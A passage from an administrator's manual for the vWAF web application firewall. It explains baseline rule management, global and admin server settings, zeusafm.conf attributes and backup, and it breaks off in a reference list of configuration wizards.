NOTE: You can only upload and download baselines if you belong to the zeusafm Administrator user group or to another user group with appropriate user rights.

Purpose

Baseline Management allows you to view all baseline rule definitions that are available in your local database. If you've allowed this during installation, vWAF downloads new baselines automatically to this database when they're available.


However, you can also trigger a manual download here, or you can upload a baseline file to the database.

NOTE: New baselines are downloaded automatically, but they aren't activated automatically. To activate a new baseline, you need to run the *Baseline Protection Wizard* and then to commit and activate your configuration.

Opening

1. To open Baseline Management, select the menu item **Administration > Baseline Management**.

   FOR EXAMPLE:



Information displayed

CONTEXT:

Column	Meaning
Version	Shows the date and version number of the baseline.
Used in	Lists all applications that currently use this version of the baseline and indicates whether these applications are currently running in detection mode or in protection mode.

Column	Meaning
Changelog	Lists the changes that were made to the rules in comparison to the previous version.

Downloading new baselines manually

CONTEXT:

Usually, vWAF automatically looks for new baselines once a day. If a new version is available on the update server, vWAF downloads this version and shows it on the list.

There may be some occasions, however, when you want to trigger a download manually. In this case, click the **Download** from **Server** button.

Uploading new baselines from file

CONTEXT:

If you don't have an Internet connection or if you've obtained a baseline file from our support team, you can upload a baseline file to vWAF manually.

1. Click the **Browse** button and select the file.
2. Click the **Upload** from **File** button.
   STEP RESULT: Once the file has been successfully transferred, the message upload finished appears.


Global Configuration

Purpose

The Global Configuration allows you to customize the default behavior of vWAF.

Opening

1. To open Global Configuration, select the menu item **Administration > Global Configuration**.
   FOR EXAMPLE:



Attributes

CONTEXT:

Attribute	Meaning
allow traffic if we cannot parse the request	Under some rare circumstances it may happen that vWAF cannot parse some special character combinations within a request. By default, vWAF denies those requests. By enabling this option you can reverse this behavior and let vWAF accept all requests that it cannot parse. For security reasons it is generally not recommended to enable this option, but if desired traffic gets blocked it can be useful temporarily until you fix the problem.
session cookie name	Name of the secure session cookie that vWAF is to generate.
disable all statistics	If this option is enabled, vWAF does not run any statistics (see *Application Statistics* and *Attack Analysis*. This is only recommended if you experience too much load on your server.
Request timelimit (valid integer greater zero required)	By default, vWAF filters both requests and responses. After vWAF has processed the request it passes on the request to the web application and temporarily stores some data about the request. Then it waits for the web application's response. If the web application does not respond for some reason, vWAF deletes the temporary data and returns an error code. The Request timelimit determines the time in seconds that vWAF waits for the response. The default value is 30 seconds.
allow unencoded spaces in url	Browsers usually encode spaces properly, but poorly programmed scripts sometimes don't. To allow such a script access to your web application, you can use this option. For security reasons it is generally not recommended to enable this option. Only use it temporarily if you know that a script sends unencoded spaces, until you have fixed the problem.
allow traffic for unknown hosts	If this option is enabled, vWAF does not block any traffic for hosts that have not yet been added in Application Mapping (see *Editing Application Mapping*). **NOTE:** For security reasons, we recommend disabling this option and thus blocking traffic for unknown hosts as soon as you have entered your hosts to the configuration.
use X-Forwarded-For header	Optional (only makes sense if vWAF operates behind a reverse proxy or load balancer that sets an X-Forwarded-For header). If this option is enabled, vWAF uses the X-Forwarded-For header (inserted by the reverse proxy) to determine the IP address of the user. ***NOTE:*** *Do not combine this option with use NS-Client-IP header because vWAF using both headers might result in a conflict.*

Attribute	Meaning
use NS-Client-IP header	Optional (only makes sense if vWAF operates behind NetScaler, which sets the NS-Client-IP header). If this option is enabled, vWAF uses the NS-Client-IP header (inserted by NetScaler) to determine the IP address of the user. ***NOTE:*** *Do not combine this option with use X-Forwarded-For header because vWAF using both headers might result in a conflict.*

Global Error Page Setup

CONTEXT:

In this section, you can set up the global default behavior what happens when vWAF denies a request:

- Return an HTTP error code, which is the standard behavior.
- Display a custom error page that you have set up.
- Redirect to any other custom page.

NOTE: You can also modify this behavior for each application separately in application control. For details, see *Setting Up a Custom Error Page*.

Enabling full request logging

CONTEXT:

ATTENTION: Full request logging may log sensitive information such as passwords or personal information. Make sure that this complies with your privacy policy and that you take appropriate measures of controlling as to where the data is saved and who will have access to the data.

Application-specific log files provide information why vWAF denied a request. Sometimes, however, you might like to retrieve even more detailed information. When you enable full request logging, vWAF logs the complete request header and the complete request body (up to a configurable size). You can then later download the request headers and raw body data for further analysis (see *Log Files*).

For example, you can analyze headers for referrers, or you can analyze a request's payload to find out which state your web application was in when the request was denied.

To enable full request logging, select the **Enable** check box.

NOTE: In Global Configuration you only enable full request logging in principle. However, this does not mean that full request logging is actually active. In order for full request logging to become effective, you must additionally enable it for each application for which you want it to be active. You do this in *Application Control* on the **Application Settings** tab (see *Editing Applications*).

In addition to enabling full request logging, you also need to specify a maximum size of the request body that is logged. If a request body of a logged request is larger than the given **Max Body Size**, it is automatically truncated to **Max Body Size**. This prevents the log files from growing too large. The default maximum body size is 1024 KB.

Admin Server Configuration

Purpose

The Admin Server Configuration options allow you to configure the following:

- **HTTP Proxy**
  If your deployment includes a proxy, specify the proxy details. Once specified, vWAF uses the proxy to download new baselines.
- **SMTP Mail**
  Specify the email settings for sending reports and alerts.
- **Audit Log**
  If you require the ability to record audit log details beyond the scope of vWAF (for example, on a central log server), specify the location details. If specified, vWAF sends a copy of the events written to audit log to the specified location.
- **Telemetry**
  The vWAF telemetry information reports information about how products are being used by various customers.

Opening

To access the Admin Server Configuration options, select **Administration > Admin Server Configuration**.

You configure the required options as detailed below.

Configure HTTP Proxy

If you specify an HTTP Proxy, vWAF uses this proxy when downloading new baselines (see Baseline Protection Wizard). Proxy authentication is supported.

To configure the HTTP Proxy:

1. Within the **Admin Server Configuration** section, enter the HTTP Proxy details.
   You can either enter the http proxy with or without a username and password in one of the following forms:
   https://user:password@proxy.server:port
   http://proxy.server:port

AFTER COMPLETING THIS TASK:

NOTE: HTTP configuration is managed using the Admin Server Configuration option only. Any related settings in the conf file are no longer applicable and ignored.

Configure SMTP Mail

CONTEXT:

This procedure explains how to specify the email settings for sending reports and alerts.

To configure SMTP Email:

1. Within the **Admin Server Configuration** section, enter the address of your **SMTP Server** in the format: server:port
2. If your deployment uses the SMTP protocol extension STARTTLS (Secure SMTP over TLS), check the **SMTP starttls** option.
3. If your deployment uses **SMTP authentication**, check the **Enable SMTP authentication** option and enter the **Username** and **Password** required for SMTP authentication.
4. In the **Mail from** field, enter the sender address for email alerts in the format: user@domain
5. Click **Save**.

AFTER COMPLETING THIS TASK:

NOTE: All SMTP Mail configuration is managed using the Admin Server Configuration options only. Any related settings in the conf file are no longer applicable and ignored.

Configure vWAF to send Telemetry data

CONTEXT: You can configure vWAF to send telemetry information to Pulse Secure. It helps Pulse Secure to constantly improve the product.

To configure vWAF to send telemetry data, select the option **Telemetry**.

Configure vWAF to Send Audit Log Data to a Specified Location

CONTEXT:

If applicable, you can configure vWAF to send a copy of the *Audit Log* data to another location. This creates and maintains an up to date copy of the Audit Log in the location you specify, such as a central log server.

NOTE: This does not replace the vWAF Audit Log. It is used to create and maintain a copy of the Audit Log in another location. vWAF maintains the master Audit Log.

To configure vWAF to send Audit Log data to a specified location:

1. Within **Audit Log Syslog Configuration** section, click **Enable**.
2. Select the required log format - for example, 'syslog RFC5424'. The available formats are 'syslog', 'syslog CSV', and 'syslog RFC5424'. 'syslog RFC5424' is the default.
3. Select the required protocol - for example, TCP.
4. Select the required Facility - for example, LOCAL0.
5. Enter the Host IP Address and Port.
6. Click **Save**.

System Configuration

Purpose

The System Configuration allows you to easily view the settings made in the configuration file **zeusafm.conf**. In this configuration file the global settings for the interaction of the individual system components are specified.

Basic settings

CONTEXT:

CAUTION: The configuration file **zeusafm.conf** is managed by the Traffic Manager. In order to avoid conflicts with other components, we strongly recommend not to edit this file manually. If you need to change any of the settings, please do so via the Traffic Manager Admin UI on the page **System > Application Firewall.**

Advanced settings

CONTEXT:

Some more advanced settings can't be made via the Traffic Manager Admin UI. In these cases you need to edit the configuration file zeusafm.conf manually. You can find the file under $ZEUSHOME/sting-rayafm/<version>/etc/zeusafm.conf.


After modifying the configuration file manually on one machine in the cluster, you must replicate it across the cluster from the *Diagnose* page on the Traffic Manager Admin UI.

After doing that, you must restart vWAF from the **System > Traffic Managers** of the Traffic Manager Admin UI.

The new settings apply to every machine in the cluster.

Opening

1. To open System Configuration, select the menu item **Administration > System Configuration**.
   FOR EXAMPLE:



Attributes

CONTEXT:

Attribute	Meaning
AdminAuthAutoAddUserGroup	Determines the user group to which new users are assigned when **AdminAuthAutoAddUsers** is true.
AdminAuthAutoAddUsers	When this option is set to true, users of the Traffic Manager who access vWAF for the first time are automatically added as vWAF users. In this case you don't need to add these users manually via *User Management* **NOTE:** By default, the added users are assigned to the user group "zeusafm Administrator". You can change this by setting the attribute **AdminAuthAutoAddUserGroup**.
AdminAuthLogoutRedirectUrl	URL to which users are redirected after manual or automatic logout.
AdminAuthMethod	Usually, vWAF uses external authentication via the Traffic Manager. If you change the default setting to "internal", vWAF uses a separate authentication mechanism and login page. Users then have to log in using the username and password specified in *User Management*.
adminMasterXMLIP	Default IP address of the Admin Master Server.
adminMasterXMLPort	Default port number of the Admin Master Server.
adminMasterXMLuseMultiCPU	With large installations, the administration master can be a performance bottleneck for user interface operations. Tasks like fetching statistical data or doing statistic precomputations can take up a lot of CPU resources. This can make the user interface act slow, or it might even delay other important tasks. To increase performance, you can enable multi-CPU mode. The downside of multi-CPU mode, however, is that it needs more memory. So the decision is a tradeoff between performance and memory usage.
adminServerIP	IP address of the administration server.
adminServerPort	Port number of the administration server.
adminServerSessionTimeout	Timeout of the administration server, given in minutes. The value must be in the interval of 5 up to 720 minutes (= 12 hours).
adminServerSSLCertFile	SSL cert file if SSL is used to access the administration interface. If no key and cert files are specified, vWAF uses default values.)
adminServerSSLKeyFile	SSL key file if SSL is used to access the administration interface. (If no key and cert files are specified, vWAF uses default values.)
adminServerUseSSL	When enabled, SSL is used to access the vWAF administration interface.

Attribute	Meaning
adminSlaveXMLIP	Default IP address of the Admin Slave Server. If vWAF isn't installed in a cluster, the Admin Master Server and Admin Slave Server run on the same computer.
adminSlaveXMLPort	Default port number of the Admin Slave Server.
clusterPwd	Cluster password.
decisionServerIP	IP address of the decider.
decisionServerPort	Port number of the decider. **NOTE:** This entry must match the port configured in the web server (entry **AODbackend**.
docDir	Directory where the online documentation is stored. The default is doc.
enableBaselineDownload	Determines whether vWAF automatically downloads definition files for baseline protection (see *Baseline Protection*).
enable-default-admin-account	You can set this option to true temporarily if you've forgotten your username or password. You can then use the default username "admin" and password "admin" to log in and then change your password. **NOTE:** For security reasons, comment the option back out again as soon as possible, or set the value to "false".
hotStandbyBackendIP	IP address of the decider that's used as hot standby node.
hotStandbyBackendPort	Port number of the decider that's used as hot standby node.
hotStandbyNode	Only when installed in an cluster: Determines whether a slave node is configured for hot standby mode. In hot standby mode this decider is used if other deciders aren't available.
logDir	Specifies where the system log files are stored. **NOTE:** To specify where the application specific log files, are stored, use the attributes "slaveLogBackend" and "masterLogBackend". Usually, we recommend using the same directory for "logDir" as for "slaveLog-Backend".
masterLogBackend	see **slaveLogBackend**
maxBlacklistedIPs	Maximum number of IP addresses for which temporary blacklisting may be activated (see *Global IP Blacklisting*).
nodeID	Unique ID for each slave.
numberOfCPUs	Number of CPUs if multi-CPU support has been enabled (see *Installation*).

Attribute	Meaning
purgeSlaveLogs	Determines whether log files are automatically removed from slaves after successful synchronization (default is False).
restServerIP	Only needed if you use the REST-based API. IP address of the used REST server.
restServerPort	Only needed if you use the REST-based API. Port number of the used REST server.
restServerSSLCertFile	SSL cert file if SSL is used to access the REST server. If no key and cert files are specified, vWAF uses default values.)
restServerSSLKeyFile	SSL key file if SSL is used to access the REST server. (If no key and cert files are specified, vWAF uses default values.)
restServerUseSSL	Only needed if you use the REST-based API. True if the used REST server uses SSL.

Attribute	Meaning
slaveLogBackend masterLogBackend	Back-ends for the log files: • **slaveLogBackend** determines the back-ends for the decider and for the administration slave(s). • **masterLogBackend** determines the back-ends for the administration master. **NOTE:** For **masterLogBackend** to become effective, the option useMasterLogs must be enabled. At least one back-end is required. You can also specify multiple log back-ends at a time, separated by commas. **NOTE:** When you specify multiple back-ends, vWAF uses the first back-end (the entry before the first comma) when it reads and displays log data for monitoring. Possible back-ends and the required definition syntax are: • file:<path> • db:<type>://[<user>[:<password>]@][<host>[:<port>]]/<database name> (available database types are: mssql, postgres) • syslog:[tcp: | udp:][facility:]<destination IP>[:<port>][/<source IP>[:<port>]]> • syslog-cef:[tcp: | udp:][facility:]<destination IP>[:<port>][/<source IP>[:<port>]]> • syslog-csv:[tcp: | udp:][facility:]<destination IP>[:<port>][/<source IP>[:<port>]]> • syslog-rfc5424:[tcp: | udp:][facility:]<destination IP>[:<port>][/<source IP>[:<port>]]> (logs in the format specified in http://tools.ietf.org/html/rfc5424) "facility" can be a number (0-23) or one of the following strings: USER, DAEMON, LOCAL0...LOCAL7. The variable elements must not contain commas or any of the special characters used to define a log backend. A typical scenario is logging to a file on the slaves, and to a database on the master. Example: slaveLogBackend = file:../generic/logs, syslog:10.100.1.1 masterLogBackend = db:postgres://stingrayaf@localhost//stingrayaf_master_log **NOTE:** If you want to use a database as a log back-end, make sure that you have the appropriate know-how of how to configure and tune the performance of that database. We can't provide any support, here. If you aren't sure of how to configure a database, we strongly recommend using a file log back-end instead.
snmpAgentIP	IP address of the SNMP agent.
snmpAgentPort	Port number of the SNMP agent.

Attribute	Meaning
storageDir	Directory where the configuration databases and statistics are stored. The default is "conf".
useMasterLogs	vWAF saves log files on all slaves. If you want to be able to back up and analyze log files centrally, vWAF can additionally save copies of the log files on the master. To achieve this, you must set **useMasterLogs** to **True** on the master. **NOTE:** Saving copies on the master may take up a lot of disk space. Therefore this feature is disabled by default (Value False).
useMasterLogs ExternalSync	If **useMasterLogs** is enabled, this needs a lot of CPU resources and might thus slow down your system. Should this happen, you can set **useMasterLogsExternalSync** to **True** on the master and provide some external synchronizing algorithm for the master logs-for example, via a shell script.

Backup/Restore

CONTEXT:

To backup and restore vWAF, use the Virtual Traffic Manager Backup Management options. vWAF is backed up or restored, together with Traffic Manager, provided the **App Firewall** options are enabled. For further details regarding the backup and restore procedures, see the Traffic Manager User Guide.

Reference

In the reference section of this manual you can look up details on particular attributes and functions. You don't need to read all of these topics from beginning to end, however we recommend that you get at least an overview of the provided Wizards, Handlers and Preconditions before you start your work.

- *Wizards*
  Offers a detailed reference of all provided Wizards (Assistants).
- *Handlers*
  Offers a detailed reference of all provided Handlers.
- *Preconditions (Selectors)*
  Offers a detailed reference of all provided Preconditions.
- *Event Destinations*
  Offers a detailed reference of all provided Event Destinations.
- *Event Sources*
  Offers a detailed reference of all provided Event Sources.
- *Log File Entries*
  Lists and explains all entries that can be found in the different types of log files.
- *REST Interface*
  Provides a reference and examples on using the REST-based API, which you can use to automate administration or to link your own user interfaces to vWAF.
- *SNMP Interface*
  Introduces the SNMP interface, which you can use to retrieve various administrative information.
- *Regular Expressions*
  Provides an overview on the syntax of the most important regular expressions that can be used in vWAF.
- *Specifying IP Addresses*
  Explains the syntax used to specify both IPv4 and IPv6 addresses, as well as ranges of IPv4 and IPv6 addresses.
- *HTTP Error Codes*
  Provides an overview of the HTTP Error Codes that vWAF generates and that you can define in many places.
- *Accessible Python Modules and Functions*
  Provides a summary of all Python commands that can be called by the Script Handler.
- *External Authentication Framework*
  Provides a reference and code snippets for using an external authentication service.

Wizards

Wizards (assistants) help you to carry out the most important configurations step by step. There are some wizards that act on global level, but most wizards act on application level.

Global Wizards

The following wizards are available globally:

- *Application Creation Wizard*
  Assists you in setting up new applications step by step.
- *IP Blacklist Wizard*
  The wizard guides you through the process of setting up IP blacklisting, which provides a means to temporarily block all traffic for specific IP addresses or ranges of IP addresses. The wizard configures both global and application level settings.

Wizards on application level

NOTE: Note that not all settings available in vWAF can be made using wizards. For special settings you can configure the relevant handlers manually (see *Editing Handlers* and *Handlers*).

The settings made via a wizard always apply to an entire application, this means that they relate to all paths that might be defined. Information on opening and using the wizards can be found under *Using Wizards to Configure Applications*.

NOTE: If you want to view the changes that a wizard has made to your security configuration on the level of the individual handlers, you can follow these in the change log (see *Reviewing and Discarding Ruleset Changes*).

The following wizards are available on application level:

- *Anti Phishing Wizard*
  Configures vWAF so that it detects links from external websites to your own web application. When a maximum number of requests occur on a page, vWAF blocks the access or diverts to a particular page, which can be used to display an appropriate warning, for example.
- *Anti Spider Wizard*
  Used as a simple method to block undesirable programs automatically accessing a web application. The check is carried out via the User Agent field in the HTTP header.

  Undesirable User Agents are denied by vWAF with HTTP error code 403 (Forbidden).
- *Baseline Protection Wizard*
  Provides your web application with comprehensive general protection, based on blacklisting of known vulnerabilities and attacks. This gives you instant security with the click of a button.
- *CodeProfiler Import Wizard*
  Creates rules according to a vulnerability report generated by the CodeProfiler application security analyzer from Virtual Forge.
- *Deep Linking Wizard*

